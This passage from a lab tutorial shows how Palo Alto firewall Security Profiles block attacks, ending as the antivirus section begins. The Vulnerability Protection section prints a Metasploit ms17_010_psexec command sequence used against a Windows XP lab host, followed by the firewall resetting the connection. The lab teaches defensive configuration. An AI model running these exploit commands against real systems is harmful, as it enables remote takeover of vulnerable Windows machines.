Palo Alto Security Profiles provide layer 7 threat prevention by deep-inspecting allowed network traffic for exploits, malware, unauthorized file transfers, web category risks, zero-day threats, sensitive data exfiltration, and denial-of-service attempts. While basic security policy rules permit or deny traffic based on IP addresses, ports, and applications, Security Profiles inspect packet payloads after access has been granted. In this comprehensive lab, we configure and validate all eight core Palo Alto security profiles—Vulnerability Protection, Antivirus, URL Filtering, File Blocking, WildFire Analysis, Data Filtering (DLP), Anti-Spyware, and DoS Protection—following a step-by-step workflow covering baseline attacks, profile configuration, inline mitigation, and log verification.
Topology & Network Setup

We begin with our network topology diagram detailing the three security zones attached to the Palo Alto Next-Generation Firewall (PA-VM running PAN-OS 10.0+):
- Inside (
10.200.0.1/24): Host targets including Windows XP (10.200.0.22) and Windows 11 (10.200.0.21). - DMZ (
192.168.200.1/24): Testing server host running Kali Linux (192.168.200.24). - Outside (
172.24.24.1/24): External gateway connection to the Internet.

On the firewall management web interface, we navigate to Policies → Security to view our baseline rule (allow). This rule permits universal traffic between zones without any attached Security Profiles.

Under Device → Dynamic Updates, we verify that the firewall has valid license entitlements and current threat content packages installed (panup-all-antivirus and panupv2-all-contents Apps and Threats).
1. Vulnerability Protection
Vulnerability Protection guards against known software vulnerabilities, buffer overflows, and protocol anomalies by inspecting network packets for exploit signatures.
Unprotected Exploit Test

From Kali Linux in the DMZ (192.168.200.24), we launch a Metasploit SMB exploit (ms17_010_psexec) targeting the Windows XP host on the Inside network (10.200.0.22).
1
2
3
4
5
msfconsole
use exploit/windows/smb/ms17_010_psexec
set RHOST 10.200.0.22
set LHOST 192.168.200.24
exploit
Without Vulnerability Protection enabled, the exploit succeeds and opens a SYSTEM Meterpreter session on the Windows XP host.

Navigating to Monitor → Traffic Logs, the firewall logs the SMB traffic (ms-ds-smbv1, TCP port 445) as allowed without any threat alerts.
Profile Configuration & Mitigation

We look up CVE-2017-0143 on Palo Alto’s Threat Vault (threatvault.paloaltonetworks.com) to inspect the signature details for SMB Remote Code Execution and Buffer Overflow vulnerabilities.

Under Objects → Security Profiles → Vulnerability Protection, we review the predefined strict profile, which sets the default action for critical, high, and medium severity threats to reset-both, and we also can see that it already has the CVE in its database.

We edit our security rule under Policies → Security → Actions and attach the strict Vulnerability Protection profile.

We re-run the ms17_010_psexec exploit from Kali Linux. The firewall detects the exploit payload inline and sends a TCP RST packet to both sides. Metasploit reports Errno::ECONNRESET: Connection reset by peer, failing to create a session.

Checking Monitor → Threat Logs, the event is logged as a vulnerability threat type:
- Threat Name:
Samba SMB Fragment Reassembly Buffer Overflow Vulnerability(ID:30192) - Severity: High
- Action:
reset-both
2. Antivirus Protection
Antivirus profiles scan HTTP, SMTP, POP3, IMAP, FTP, and SMB file streams for known viruses and malware.
